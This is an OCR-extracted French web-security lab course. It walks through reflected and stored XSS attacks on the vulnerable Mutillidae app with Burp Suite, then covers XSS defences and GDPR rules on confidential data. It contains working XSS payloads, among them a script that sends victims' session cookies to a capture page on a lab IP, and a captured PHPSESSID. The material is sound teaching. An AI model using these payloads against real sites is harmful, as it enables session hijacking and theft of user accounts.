
La ligne intéressante est la ligne 15.

Le **forward** donne le résultat suivant :



À ce stade, il peut être intéressant d'observer le comportement de l'application lorsqu'on lui envoie une donnée. Pour cela, faire un clic droit au milieu de la capture précédente et cliquer sur **Send to Repeater**.


Puis au niveau de l'onglet Repeater de Burp Suite, cliquer sur le bouton Send pour observer la réponse.



La ligne intéressante porte le numéro 1184.

Ce type de capture permet de tester si des caractères suspects sont échappés. Par exemple, si la valeur saisie est la chaîne <script>, on peut voir que cette dernière est directement envoyée au serveur sans modification.

L'onglet **repeater** permet de multiplier les tests avec des valeurs saisies différentes sans avoir à manipuler de nouveau le formulaire de l'application Web.




Ce n'est pas le cas sur la ligne 1184 dans notre exemple.

Étape n°3 : Création et exploitation du payload

L'attaque consiste à remplacer la valeur saisie (adresse IP ou nom de machine) par un code JavaScript encodé de façon à ne pas attirer l'attention de la victime. Cette modification se fera alors que la requête est interceptée par BurpSuite.

L'étape suivante consiste à générer le code malveillant. Il s'agit d'un script qui va afficher le cookie de session de la victime. Pour cela, reproduire l'étape n°2 jusqu'à la capture de la requête et remplacer la valeur saisie (**localhost**) par le code suivant : **<script>alert(document.cookie);</script>** .




Sélectionner ensuite le payload avec la souris :

Puis, faire un clic droit et cliquer sur **Send to Decoder**. Le but est d'encoder notre payload dans un format plus discret.


En effet, les attaques XSS de type reflected passent généralement par le vecteur d'un lien malveillant.

Aller sur l'onglet **Decoder** de BurpSuite et sélectionner l'option **Encode as URL**.



Il ne reste plus qu'à copier/coller le payload généré et à l'injecter à la place de notre valeur saisie.

La validation se fait en cliquant sur le bouton Forward du proxy. Le cookie d'identification est alors visible sur la page Web cible.



3. Exercice : Deuxième défi : XSS permanent via une page affichant des logs

Objectif

Ce second défi a pour objectif d'empoisonner une page affichant des logs de manière permanente par stockage de code malveillant dans la base de données. La victime est ensuite redirigée vers une page malveillante qui capture ses identifiants de session .

A vous de jouer

Les questions suivantes se traitent en suivant les étapes décrites dans le dossier documentaire suivant (XSS permanent via une page affichant des logs).

Travail à faire 3 - XSS permanent via une page affichant des logs

Dans un premier temps, l'objectif est de se placer côté attaquant en empoisonnant une page Web afin de rendre l'attaque XSS permanente.

Question 1

1. Commencer par préparer votre environnement de travail en démarrant le serveur Mutillidae ainsi que la machine cliente contenant le proxy BurpSuite. Vérifier que vos deux machines peuvent communiquer via un ping. Puis, positionner le niveau de sécurité de Mutillidae à 0.

Question 2

2. À l'aide du dossier documentaire n°2 situé en page 14, réaliser le deuxième défi permettant de capturer les cookies d'identification des victimes qui visitent la page des logs. Vous prendrez soin de réaliser vos propres captures d'écrans dans votre compte rendu de TP.

Travail à faire 4 - Codage sécurisé et analyse du code source

Le but de cette deuxième partie est de tester à nouveau l'attaque après activation du codage sécurisé et de comprendre le codage mis en place pour sécuriser la page.

Question 3

1. Fermer puis relancer Burp Suite. Positionner le niveau de sécurité à 5 et relancer l'attaque en suivant à nouveau les étapes décrites dans le deuxième dossier documentaire.

Question 4

2. L'attaque réussit-elle avec le niveau de sécurité 5 ?

Question 5

3. Ouvrir la page *show-log.php* et relever les options activées au niveau de sécurité 5.

Expliquer pourquoi la validation des données saisies en entrée (input validation) n'est pas suffisante comme mesure de sécurité.

Question 6

4. Expliquer le rôle des options de sécurité activées au niveau 5.

Question 7

5. Rechercher sur internet d'autres exemples d'encodage associés à d'autres langages de programmation.

Question 8

6. Conclure sur les bonnes pratiques en matière de protection contre le XSS.

Dossier documentaire - XSS permanent via une page affichant des logs

La démarche permettant de réaliser ce deuxième défi est la suivante :

1. Dans un premier temps, l'idée est d'observer le comportement d'une page affichant des logs lorsqu'un échec d'authentification se produit.
2. Fort du constat que la donnée saisie est directement enregistrée dans la base de données sans validation, il est alors possible de remplacer cette donnée afin de stocker un code malveillant.
3. Toute personne qui visitera la page d'affichage des logs exécutera le code malveillant. Ce code renvoie vers une page malveillante qui va stocker le cookie d'identification de session de toutes les victimes.


Contrairement au premier défi, cette attaque XSS est donc permanente car stockée dans la base de données qui se trouve ainsi corrompue.

Étape n°1 : Préparation du défi


Fermer tous les logiciels puis ouvrir de nouveau le proxy Burp Suite et l'application Web Mutillidae.

Positionner le proxy Burp Suite à **intercept off**.

S'authentifier avec un compte inexistant login/register (utilisateur **test** par exemple).



Ouvrir la page suivante : Others => Denial of service => Show Web Log.



La page qui s'ouvre permet d'afficher les traces (logs) des tentatives d'authentification.

548 log records found | Refresh Logs | Delete Logs

Hostname	IP	Browser Agent	Message	Date/Time
192.168.1.92	192.168.1.92	Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0	User test attempting to authenticate	2021-08-22 12:31:52
192.168.1.92	192.168.1.92	Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0	Login Failed: Account test does not exist	2021-08-22 12:31:52

À ce niveau, on peut faire deux remarques :


- Les traces des tentatives d'authentification sont visiblement persistantes, car elles sont enregistrées dans la base de données ;
- Le login saisi précédemment (test) fait partie de ce qui est enregistré dans la base de données.

Si la valeur saisie dans le champ login n'est pas protégée alors elle sera directement enregistrée, en l'état, dans la base de données. Il peut alors être intéressant de tenter d'injecter du code JavaScript afin de réaliser un XSS permanent.


Autrement dit, tout utilisateur qui ouvrira cette page de logs sera infecté par notre code malveillant. Le but de l'attaquant étant d'enregistrer, via une page malveillante, les identifiants de session des victimes.

Étape n°2 : Réalisation du défi

Aller sur la page Login/Register et positionner le proxy Burp Suite à **intercept on** et tenter à nouveau de s'authentifier avec un compte inexistant *(test2* par exemple).




valider sur le bouton **Login**.



Cliquez sur **Forward** jusqu'à l'obtention de la capture suivante :

Dans Burp Suite, on utilise la capture suivante :




Toujours avec BurpSuite, cliquer sur l'onglet Decoder et saisir le code malveillant suivant :

```
<script>document.location="http://192.168.1.91/mutillidae/index.php?
page=capturedata.php&c="+document.cookie</script>
```

Attention : le script contient l'**adresse IP actuelle** du serveur Mutillidae. Il est à adapter avec l'**adresse IP réelle** de votre serveur au moment du défi.

Dans ce code, l'attaquant redirige la victime vers la page capture-data.php qui va enregistrer le cookie d'identification. La page capture-data.php est déjà fournie par Mutillidae pour les besoins de la démonstration. Lorsque le script est saisi, il est alors possible de l'encoder en cliquant sur **Encode as URL**.



Ensuite, copier le code généré et remplacer la valeur saisie précédemment (test2) par ce code.

Pour cela, procéder par un copier/coller dans Proxy/Raw.

Il ne reste plus qu'à cliquer sur le bouton Forward du proxy Burpsuite.

Côté Mutillidae, rien d'extraordinaire, un message indique que le compte testé n'existe pas.

Cependant, notre code JavaScript est maintenant inséré dans la base de données ce qui entraîne son empoisonnement. Pour le vérifier, il faut consulter la page affichant les logs.

Positionner le proxy Burp Suite à **intercept off** puis ouvrir la page des logs.

La consultation de cette page entraîne un accès à la base de données et donc l'exécution de notre code malveillant ce qui nous redirige vers la page *capture-data.php* de l'attaquant.

Cette page comporte un lien (captured-data.php) permettant de voir les identifiants des sessions capturés.

Captured Data Page

This page shows the data captured by page capture-data.php. There should also be a file with the same data since capture-data.php tries to save the data to a table and a file. The table contents are being displayed on this page. On this system, the file should be found in /var/www/html/mutillidae. The database table is named captured_data.

Refresh Delete Capured Data Capture Data

1 captured records found						
Hostname	**Client IP Address**	**Client Port**	**User Agent**	**Referrer**	**Data**	**Date/Time**
192.168.1.92	192.168.1.92	48020	Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0	http://192.168.1.91/mutillidae/index.php?page=captured-data.php	page = capture-data.php PHPSESSID = q9l08d07ql7056pmh9brrfjuvn showhints = 1	2021-08-22 13:03:03

L'attaquant dispose du cookie d'identification de la victime.

Conclusion sur l'activité 3 - Aperçu général des mesures de défense

En résumé, les principales mesures de défense concernant les problématiques XSS sont les suivantes :

Validation des données en entrée :

- Effectuer des vérifications du côté serveur sur les données saisies et pas seulement côté client.
- Créer des listes blanches de caractères autorisés et des listes noires de caractères interdits et les associer à des expressions régulières : [^<>&\'].

Encodage des paramètres :

- Utiliser des fonctions d'encodage des données qui empêcheront l'exécution des scripts.

Exemple en Java : SANS ENCODAGE :

```
System.out.println("<HTML><HEAD><BODY>Bonjour + "request.getParameter("NomClient")
+"</BODY></HTML>") ;
```

Exemple en Java : AVEC ENCODAGE :


1. Application de la REGEX : NomClientApresRegex = ...

   via une fonction qui filtre selon la liste blanche et la liste noire des caractères interdits.

2. Encodage

```
System.out.println("<HTML><HEAD><BODY>Bonjour +
"Encoder.encodeForHtml(NomClientApresRegex) +"</BODY></HTML>") ;
```

- Adapter l'encodage des données au contexte de développement :



VIII Sécurisation des applications Web - Activité 4 : Brèche sur des informations confidentielles

1. Activité 4 : Brèche sur des informations confidentielles - Présentation

1.1. Problématique des informations confidentielles

Les informations confidentielles sont des données ne devant en aucun cas être dévoilées à des tiers autres que ceux qui disposent des autorisations pour les consulter ou les traiter. Parmi les données confidentielles, on trouve :

Les données à caractère personnel

D'après la CNIL, une donnée à caractère personnel (DCP) est toute information se rapportant à une personne physique identifiée ou identifiable. Une personne physique peut être identifiée directement ou indirectement à partir du croisement d'un ensemble de données.

Parmi les informations personnelles, certaines données sont qualifiées de sensibles car révélant une appartenance politique ou syndicale, des problèmes de santé ou toute autre information qui pourrait entraîner une discrimination.

Quelques exemples :

- numéro de sécurité social ;
- traitement pris par un patient ;
- identifiants de connexion ;
- informations sur des moyens de paiement, ...

Les autres données confidentielles

Il s'agit notamment des données techniques relatives à des configurations systèmes et réseaux qui ne doivent pas être divulguées au risque d'être exploitées de manière malveillante.

Quelques exemples :

- fichier de configuration décrivant l'architecture d'un serveur Web ;
- plan du réseau d'une entreprise avec l'adressage IP ;
- détails des configurations ;
- code source de certains programmes ;
- tout type d'information sensible pouvant affecter la sécurité du système informatique, ...

1.2. Classification technique des données confidentielles

La sécurisation des données confidentielles nécessite de bien appréhender la classification technique suivante :

- Les données au repos : il s'agit des données archivées sur un support et ne faisant pas l'objet d'un traitement.
- Les données en cours de traitement : il s'agit des données qui sont manipulées par un programme effectuant un traitement permettant d'obtenir un résultat.
- Les données en transit : il s'agit des données qui circulent à travers un réseau de communication (filaire ou sans fil).

Une donnée peut passer d'une catégorie à une autre. Cette classification n'est pas spécifique aux données confidentielles mais est nécessaire pour appliquer les traitements de sécurisation adéquats.

1.3. Les enjeux de la sécurité des données confidentielles

a) Panorama des risques

Les principaux événements redoutés liées à une carence de sécurité sur les données confidentielles sont les suivants :

- accès illégitime aux DCP et aux autres informations confidentielles ;
- modification non désirée des DCP et des autres informations confidentielles ;
- disparition des DCP et des autres informations confidentielles ;
- exploitation malveillante des informations confidentielles obtenues.

Ces événements redoutés peuvent se manifester via les menaces suivantes :

- espionnage d'un matériel permettant d'observer des données interprétables tels que des identifiants de connexion ;
- détournement d'usage d'une application permettant d'obtenir de manière illégale des données, d'élever ses privilèges et de croiser des données ;
- analyse d'un logiciel via l'étude d'un code source permettant de déterminer les défauts exploitables, de tester des réponses d'une base de données à des requêtes malveillantes ;
- attaque de type MITM (Man In The Middle) via un canal informatique permettant de modifier ou d'ajouter des données à un flux réseau et d'effectuer des rejeux (réémission d'un flux intercepté) ;
- dépassement des limites d'un logiciel permettant de substituer un dispositif légitime par un dispositif illégitime de captation des données ;
- limites d'une personne : manipulation et ingénierie sociale permettant de révéler des informations et de les croiser afin d'obtenir des informations confidentielles.

b) Conséquences des événements redoutés

Les conséquences d'une brèche sur la confidentialité des informations sont les suivantes :

usurpation d'identité permettant d'effectuer des opérations frauduleuses : envoi de mail mensongers, fraudes financières... ;

impact sur l'image et la vie privée des salariés ;

préparation et mise en place d'une attaque sur le réseau informatique suite aux informations recueillies, mise en place d'une porte dérobée (backdoor) permettant à l'attaquant de revenir sur le système cible ;

perte d'argent pour l'entreprise suite aux opérations frauduleuses commises ou suite aux condamnations judiciaires dues à des négligences sur le stockage et le traitement des données confidentielles ;

atteinte à la réputation de l'entreprise, les clients préférant s'adresser à un concurrent qui sécurise mieux les données confidentielles ;

destruction des données pouvant compromettre la survie de l'entreprise ;

impacts organisationnels liées aux conséquences sur les services des fuites constatées ;

impact catastrophique si l'organisation victime est classée comme Opérateur d'Importance Vitale (OVI). Un **opérateur d'importance vitale** (**OIV**[1]) est, en France, une organisation identifiée par l'État comme ayant des activités indispensables à la survie de la nation ou dangereuses pour la population (https://fr.wikipedia.org/wiki/Op%C3%A9rateur_d%27importance_vitale) .

1.4. La réglementation concernant les données confidentielles

La réglementation sur l'archivage et la protection des données prévoit des limitations de durée pour la conservation de ces données et prévoit aussi que des mécanismes de protections adaptés soient mis en place.

Concernant la durée de conservation des données, les principaux chiffres associés au RGPD (Règlement Général sur la Protection des Données) sont :

- 3 ans : les données personnelles des personnes inactives depuis 3 ans doivent être supprimées ;
- 13 mois : il faut redemander tous les 13 mois le consentement des visiteurs pour le traitement des cookies ;
- 1 mois : délai pour traiter une demande d'accès de rectification ou de suppression de donnée personnelle.

Texte légal **:**

Concernant la protection de ces données, on peut citer les articles suivants :

- **article 32** du RGPD sur l'obligation d'appliquer un traitement sécurisé aux données à caractère personnel ;
- **article 33** du RGPD sur la notification à l'autorité de contrôle d'une violation des données à caractère personnel ;
- **article 35** du RGPD sur la mise en place d'une analyse d'impact relatif à la protection des données (AIPD) ;

1.5. Bonnes pratiques

Pour éviter une brèche sur les données confidentielles, les bonnes pratiques de réflexion suivantes peuvent être mises en place :

- Recenser les données confidentielles : fichiers, DCP, ...
- Classer le trafic des données selon les protocoles utilisés : HTTP, HTTPS, SMTP, ...

[1] Opérateur d'importance vitale (OIV) - Wikipédia

- S'assurer que le trafic interne et externe au réseau est sécurisé eu égard aux critères DIC (confidentialité, intégrité et disponibilité) notamment en ce qui concerne les données en transit qui font l'objet d'une sauvegarde.
- Le réseau de l'entreprise fait-il appel à des algorithmes de chiffrement ou des protocoles non faiblement sécurisé et obsolètes ?
- S'assurer d'une gestion sécurisée des clés et les certificats utilisés par l'entreprise, par exemple via des mécanismes de révocation quand cela est nécessaire.
- Appliquer des contrôles de sécurité sur les données confidentielles en fonction de leur état (repos, transit, traitement).
- Ne pas stocker de données ou des fichiers confidentiels inutiles aux traitements visés. Seul ce qui est vraiment utile doit être stocké.
- Désactiver les caches pour les réponses des serveurs qui contiennent des informations confidentielles.
- Stocker les mots de passe de manière hachée avec une fonction de salage.
- Utiliser les technologies de confidentialité persistante PFS (Perfect Forward Secrecy) et HSTS (HTTP Strict Transport Security) sur les sites Web.


1.6. Objectifs et architecture générale des labos

Deux défis sont proposés pour illustrer la problématique des brèches sur les informations confidentielles :

- **découverte d'une page cachée** contenant des informations de configurations confidentielles (page phpinfo) ;
- **attaque de type SSLSTRIP** visant à profiter d'une brèche dans la redirection HTTPS afin d'obtenir des identifiants de connexion.

Ces deux défis peuvent être réalisés de manière indépendante. Chaque défi est associé à un dossier documentaire.

Pour rappel, l'environnement de travail est le suivant :



Le serveur Mutillidae propose un site Web conçu pour identifier et tester les failles de sécurité identifiées par l'OWASP. Il est possible pour chacune d'entre elles, de définir le niveau de sécurité appliqué.

Notre démarche consistera, pour les défis présentés :

